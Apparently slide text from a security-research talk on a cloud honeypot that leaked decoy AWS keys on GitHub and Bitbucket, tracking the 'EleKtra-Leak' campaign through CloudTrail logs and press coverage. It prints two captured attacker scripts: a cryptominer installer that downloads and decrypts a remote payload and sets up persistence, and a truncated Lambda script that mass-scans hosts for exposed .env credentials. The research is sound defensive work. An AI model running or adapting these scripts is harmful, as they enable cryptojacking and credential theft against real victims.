


HoneyCloud: P2Infect - Media Coverage

<https://www.hackread.com/self-replicating-p2pinfect-worm-redis-instances/>
<https://securityboulevard.com/2023/07/new-p2p-worm-puts-windows-and-linux-redis-servers-in-its-sights/>
<https://www.itpro.com/security/cyber-attacks/p2pinfect-self-replicating-rust-worm-discovered-attacking-redis-instances>
<https://securityaffairs.com/148636/malware/p2pinfect-a-rusty-p2p-worm-targets-redis-servers-on-linux-and-windows-systems.html>
<https://cybersecuritynews.com/p2p-worm-redis-instances/>
<https://thehackernews.com/2023/07/new-p2pinfect-worm-targeting-redis.html>
<https://www.bleepingcomputer.com/news/security/new-p2pinfect-worm-malware-targets-linux-and-windows-redis-servers/>
https://www.securityweek.com/p2pinfect-new-peer-to-peer-worm-targeting-redis-servers/?utm_source=dlvr.it&utm_medium=twitter
<https://www.darkreading.com/application-security/new-cloud-worm-targets-redis-open-source-database-app->
<https://cibernota.com/gusano-p2pinfect-dirigido-a-redis>
<https://www.csoonline.com/article/646773/new-peer-to-peer-worm-infects-redis-instances-through-lua-vulnerability.html>
https://www.itsec.ru/news/p2pinfect-v-oblachnih-sredah-zaviolsia-chrezvichayno-opasniy-cheriv?utm_campaign=Digital_IS&utm_content=257688630&utm_medium=social&utm_source=twitter&utm_channel=tw-293529696
<https://www.hivepro.com/a-new-cross-platform-p2pinfect-worm-threatening-cloud-environments/>
<https://csirt.telconet.net/comunicacion/noticias-seguridad/p2pinfect-afecta-servidores-de-redis-en-sistemas-linux-y-windows%ef%bf%bc/>
<https://hothardware.com/news/p2pinfect-worm-affecting-redis-database-instances-on-linux-and-windows>
<https://www.scmagazine.com/brief/malware/windows-linux-redis-servers-subjected-to-novel-p2pinfect-malware-attacks>
<https://siliconangle.com/2023/07/31/cado-security-details-sophisticated-malware-campaign-targeting-redis/>
<https://www.cadosecurity.com/redis-p2pinfect/>
<https://securityaffairs.com/149012/malware/p2pinfect-worm-initial-access-vector.html>
<https://thehackernews.com/2023/07/new-p2pinfect-worm-targets-redis.html>

Findings - Elektra-Leak

Honey CloudKeys: Architecture



Honey CloudKeys: IaC -> Terraform

AWS Accounts

```
*/
aws_sso_workload_profile = {
  enable = true,
  aws_account_name = "HoneyCloudWorkloadAuto",
  sso_profile_name = "HKEYDWL-us-east-2",
  sso_profile_name_global = "HKEYDWL-global"
  sso_start_url = "https://csrt.awsapps.com/start#",
  deploy_region = "us-east-2",
  sso_region_global = "us-east-1",
  sso_role_name = "AdministratorAccess",
  zone = "us-east-2a",
  subnet_index = 0
}
```


APP Configs

```
deploy_app_configs=[
{
  enable = false,
  deployment_id = "1",
  deployment_name = "rauto-runner",
  deployment_open_port = 0,
  instance_type = "t2.medium",
  instance_root_volume_size = 16,
  init_script_name = "init_template_tftpl.sh",
  network_access_localonly = true,
  subnet_index = 1
},
{
  enable = false,
  deployment_id = "2",
  deployment_name = "redis",
  deployment_open_port = 6379,
  instance_type = "t3.medium",
  instance_root_volume_size = 32,
  init_script_name = "init_template_tftpl.sh",
  network_access_localonly = true,
  subnet_index = 2
},
]
```

GIT Providers

```
git_providers=[
{
  enable = false
  is_github = true
  is_bitbucket = false
  alias = "githubalias"
  token = "keyhere"
  owner = "enduredevel"
  org = "enduredevel"
  repo_new_visibility = "public" #private|public
},
{
  enable = true
  is_github = false
  is_bitbucket = true
  alias = "bithubalias"
  token = "keyhere"
  owner = "dino-lendu"
  org = "sempty"
  repo_new_visibility = "public" #private|public
},
]
```

Honey CloudKeys: Data Flow



Configurable Filter:


- Path: S3 Bucket
- Events Properties:
 - Example: AWS Account

Honey CloudKeys: Leaks

Many interesting places (ideas are welcome :-))

- Applications and Services.
- Formats
- Leaks Points

- AWS User Keys
- Plain text, Base64, etc.
- Git Repos:
 - Github
 - Bitbucket



Past Commits
Non-Default Branches

Honey CloudKeys: CloudTrail Events

Leaked user

AWS API Event

TA Source IP

What is this?

CDCIWorkloadAutoKeys

[illegible]


✓ 1,011 events (before 11/10/23 2:51:16.000 PM) No Event Sampling ▾

Events (1,011)	Patterns	Statistics (980)	Visualization
----------------	----------	-------------------------	---------------

50 Per Page ▾ ↗ Format Preview ▾ < Prev 1 2 3 4 5 6 7 8 ... Next >

AccountName	userIdentity:arn	eventSource	errorCode	eventName	sourceIPAddress	userAgent	_time	count
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Gerard421	sts.amazonaws.com	-	GetCallerIdentity	184.145.128.204	TruffleHog	2023-08-24 19:13:14	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Gerard421	sts.amazonaws.com	-	GetCallerIdentity	184.145.128.204	TruffleHog	2023-08-24 19:29:32	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Gerard421	sts.amazonaws.com	-	GetCallerIdentity	184.145.128.204	TruffleHog	2023-08-24 19:46:07	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	sts.amazonaws.com	-	GetCallerIdentity	184.145.128.204	TruffleHog	2023-08-25 12:57:29	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	iam.amazonaws.com	-	AttachUserPolicy	AWS Internal	AWS Internal	2023-08-25 12:57:36	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	sts.amazonaws.com	-	GetCallerIdentity	54.39.187.211	python-requests/2.31.0	2023-08-25 13:01:17	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	sts.amazonaws.com	-	GetCallerIdentity	54.39.190.134	python-requests/2.31.0	2023-08-25 13:01:17	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	sts.amazonaws.com	-	GetCallerIdentity	54.39.182.0	python-requests/2.31.0	2023-08-25 13:01:18	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeRegions	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:21	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	sts.amazonaws.com	-	GetCallerIdentity	54.39.182.0	python-requests/2.31.0	2023-08-25 13:01:21	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	sts.amazonaws.com	-	GetCallerIdentity	54.39.187.211	python-requests/2.31.0	2023-08-25 13:01:21	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	sts.amazonaws.com	-	GetCallerIdentity	54.39.190.134	python-requests/2.31.0	2023-08-25 13:01:21	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeInstanceTypes	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:22	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeInstanceTypes	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:23	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeInstanceTypes	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:24	2
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeSecurityGroups	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:25	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeVpcs	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:25	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	CreateSecurityGroup	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:26	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeAccountAttributes	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:26	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeInstances	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:27	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	servicequotas.amazonaws.com	-	GetServiceQuota	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:27	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeInstanceTypeOfferings	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:28	2
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeInstanceTypeOfferings	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:29	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	Client.UnauthorizedOperation	RunInstances	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:30	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeSecurityGroups	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:31	1
HoneyCloudWorkloadAuto	arn:aws:iam::184024161810:user/Felecia67	ec2.amazonaws.com	-	DescribeVpcs	95.214.217.187	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.1-1 ClientAsync	2023-08-25 13:01:31	1

Honey CloudKeys: EleKtra-Leak



Honey CloudKeys: EleKtra-Leak

Created Leaked user

AWS Quarantine Policy

TA Activity

approx: 5 mins

userIdentity.arn ↕	eventSource ↕	eventName ↕	sourceIPAddress ↕	userAgent ↕	_time ↕	count ↕
arn:aws:sts:601444389859:assumed-role/AWSReservedSSO_AdministratorAccess_49984f8392863bd1	iam.amazonaws.com	CreateAccessKey	184.145.128.39	APN/1.0 HashiCorp/1.0 Terraform/1.5.5 (+https://www.terraform.io) terraform-provider-aws/4.67.0 (+https://registry.terraform.io/providers/hashicorp/aws) aws-sdk-go/1.44.261 (go1.19.8; linux; amd64)	2023-08-29 13:28:52	1
arn:aws:iam:601444389859:user/Mia373	iam.amazonaws.com	AttachUserPolicy	AWS Internal	AWS Internal	2023-08-29 13:30:22	1
arn:aws:iam:601444389859:user/Mia373	sts.amazonaws.com	GetCallerIdentity	54.39.190.134	python-requests/2.31.0	2023-08-29 13:34:06	1
arn:aws:iam:601444389859:user/Mia373	sts.amazonaws.com	GetCallerIdentity	54.39.187.211	python-requests/2.31.0	2023-08-29 13:34:07	2
arn:aws:iam:601444389859:user/Mia373	sts.amazonaws.com	GetCallerIdentity	54.39.190.134	python-requests/2.31.0	2023-08-29 13:34:07	1
arn:aws:iam:601444389859:user/Mia373	sts.amazonaws.com	GetCallerIdentity	54.39.182.0	python-requests/2.31.0	2023-08-29 13:34:08	1
arn:aws:iam:601444389859:user/Mia373	sts.amazonaws.com	GetCallerIdentity	54.39.182.0	python-requests/2.31.0	2023-08-29 13:34:09	1
arn:aws:iam:601444389859:user/Mia373	ec2.amazonaws.com	DescribeInstanceTypes	45.155.43.192	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.-1 ClientAsync	2023-08-29 13:34:15	1
arn:aws:iam:601444389859:user/Mia373	ec2.amazonaws.com	DescribeRegions	45.155.43.192	AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763	2023-08-29 13:34:15	1

Honey CloudKeys: EleKtra-Leak

```
1 #!/bin/bash
2 WORKDIR=/home/ubuntu/appworker
3 DL_FILE='data.npy'
4 mkdir $WORKDIR
5 cd $WORKDIR
6 wget 'https://drive.google.com/uc?export=download&id=1xFT90Wb6r3wfvEoQrWYf5_YM8x0xy0R' -O - --tries=inf | openssl enc -d -aes-256-cbc -md sha256 -pass pass:adLek_djq90k > $DL_FILE
7 umask 111
8 tar xf $DL_FILE --no-same-permissions
9 umask 0022
10 rm -f $DL_FILE
11 sed -i 's/@@WALLET/82sdgJwuAMTF6w76Q7KrN4jJL72v23gvf9K2favHYHKxCNP4UabmBsJMwAVGWDLYagW5UmykC2D1zaMoQegZLy2bF9ynM1E/g; s/@@P00L/pool.supportxmr.com:443/g; s/"x"/"1549425732"/g'
    pools.txt
12 chmod +x ./appworker
13 chown -R ubuntu:ubuntu $WORKDIR
14 HUGE_PAGES_COUNT=$((nproc*2))
15 if (($sysctl -n vm.nr_hugepages) < HUGE_PAGES_COUNT); then
16     echo "vm.nr_hugepages=$HUGE_PAGES_COUNT" >> /etc/sysctl.d/60-hugepages.conf
17 fi
18 sysctl --system
19 mv appworker.service /etc/systemd/system
20 systemctl daemon-reload
21 systemctl enable appworker.service
22
```

Honey CloudKeys: EleKtra Leak Publication-Coverage

November 2

October 31, 2023

- **Tech Radar:** [Exposed AWS credentials stolen within minutes by Github hackers](#) - (UVM: 28.6M)
- **Dark Reading:** [EleKtra-Leak' Attackers Harvest AWS Cloud Keys in GitHub Campaign](#) - (UVM: 386K)
- **SecurityWeek:** [IAM Credentials in Public GitHub Repositories Harvested in Minutes](#) - (UVM: 207.5K)
- **SC Media:** [GitHub-stored AWS credentials targeted by new cryptojacking campaign](#) - (UVM: 136K)

October 30, 2023

- **Politico Morning Cybersecurity:** [Stealing from AWS](#) - (UVM: 21.7M)
- **The Register:** [Cryptojackers steal AWS credentials from GitHub in 5 minutes](#) - (UVM: 2.3M)
 - Syndicated in [MSN](#) (UVM: 142.8M) and [Head Topics](#) (UVM: 1.1M)
- **The Hacker News:** [EleKtra-Leak Cryptojacking Attacks Exploit AWS IAM Credentials Exposed on GitHub](#) - (UVM: 836K)
- **WinBuzzer:** [EleKtra-Leak Cryptojacking Campaign Targets AWS Credentials on GitHub](#) - (UVM: 248.1K)
- **Ciso Advisor:** [Cryptojacker rouba credenciais da AWS no GitHub em 5 minutos](#) - (UVM: 204.7K)
- **SiliconANGLE:** [AWS IAM credentials at risk: EleKtra-Leak operation revealed by Unit 42](#) - (UVM: 137K)
- **Leakbase:** [EleKtra-Leak Cryptojacking Attacks Exploit Aws Iam Credentials Exposed On Github](#) - (UVM: 109K)

- **MatriceDigitale:** [EleKtra-Leak: cryptojacking sfrutta credenziali AWS su GitHub](#) - (UVM: 96.1K)
- **The CyberWire:** [US AI policy is announced \(and some of it is relevant to cybersecurity\)](#) - (UVM: 73.3K)
- **CyberSecurityHelp:** [EleKtra-Leak operation abuses exposed AWS IAM credentials for cryptojacking](#) - (UVM: 22.7K)
- **IT Security News:** [CloudKeys in the Air: Tracking Malicious Operations of Exposed IAM Keys](#) - (UVM: 8.5K)
- **RedPacket Security:** [EleKtra-Leak Cryptojacking Attacks Exploit AWS IAM Credentials Exposed on GitHub](#) - (UVM: 7.5K)
- **Kilguard:** [EleKtra-Leak Cryptojacking Attacks Exploit AWS IAM Credentials Exposed on GitHub](#) - (UVM: N/A)

"Unit 42"

Daily update · November 5, 2023

NEWS

GitHub IAM Private Creds Are Being Cryptojacked by EleKtra-Leak - The New Stack

The New Stack

Unit 42 researchers have uncovered an ongoing malicious campaign named "EleKtra-Leak" that steals your identity and access management (IAM) ...



Flag as irrelevant

EleKtra-Leak Campaign Uses AWS Cloud Keys Found on Public GitHub Repositories to ...

TechRepublic

... **Unit 42**. Once IAM credentials are found, the attacker performs a series of reconnaissance actions to know more about the AWS account that is ...



Flag as irrelevant

Electra-leaked campaign uses AWS cloud keys found on a public GitHub repository to run ...

CryptoSaurus

New research from Palo Alto Networks' **Unit 42** uncovers an active attack campaign in which a threat actor searches for Amazon IAM credentials in real- ...



Flag as irrelevant

Honey CloudKeys: Aftermath

Meeting with AWS

- Improving monitoring
- Improving online Documentation
- Confirmed activity


Bitbucket:

- Improving Secrets Scanning


2023/08/30

Workers

2023/10/14



RansomWorm




RansomWorm

```
1  #!/usr/bin/env bash
2
3      set -x
4  # Main loop for the lambda, function must be called "handler" to work with lambda_bash
5  handler () {
6
7      # The Event that triggered this script is provided as json as arg to function
8      EVENT_DATA=$1
9      # Print the event information
10     echo "EVENT DATA: `echo $EVENT_DATA | jq`"
11     ls=$(openssl rand -hex 5) &&
12     mkdir /tmp/out2
13     mkdir /tmp/out &&
14     cd /tmp &&
15
16     curl -L https://github.com/brentp/gargs/releases/download/v0.3.9/gargs_linux -o /tmp/gargs || true &&
17     chmod 755 gargs || true &&
18     curl -L https://[anonymized_data].s3.amazonaws.com/[anonymized_data] -o /tmp/ls || true &&
19     cat /tmp/ls | sort -R > /tmp/ls1 &&
20     n1=$(head -n1 /tmp/ls1) &&
21     curl -L https://[anonymized_data].s3.amazonaws.com/[anonymized_data]/$[anonymized_data] | sort -R > /tmp/input || true &&
22     head -n 19000 /tmp/input | ./gargs --sep "\s+" -p 13 "curl --connect-timeout 9 --max-time 9 -L http://{0}'/.env > /tmp/out/'{0}'" || true &&
23     while sleep 20; do
24         grep -r -l -e mailgun -e MailGun -e mailgun -e MAILGUN -e Mailgun /tmp/out/* | \
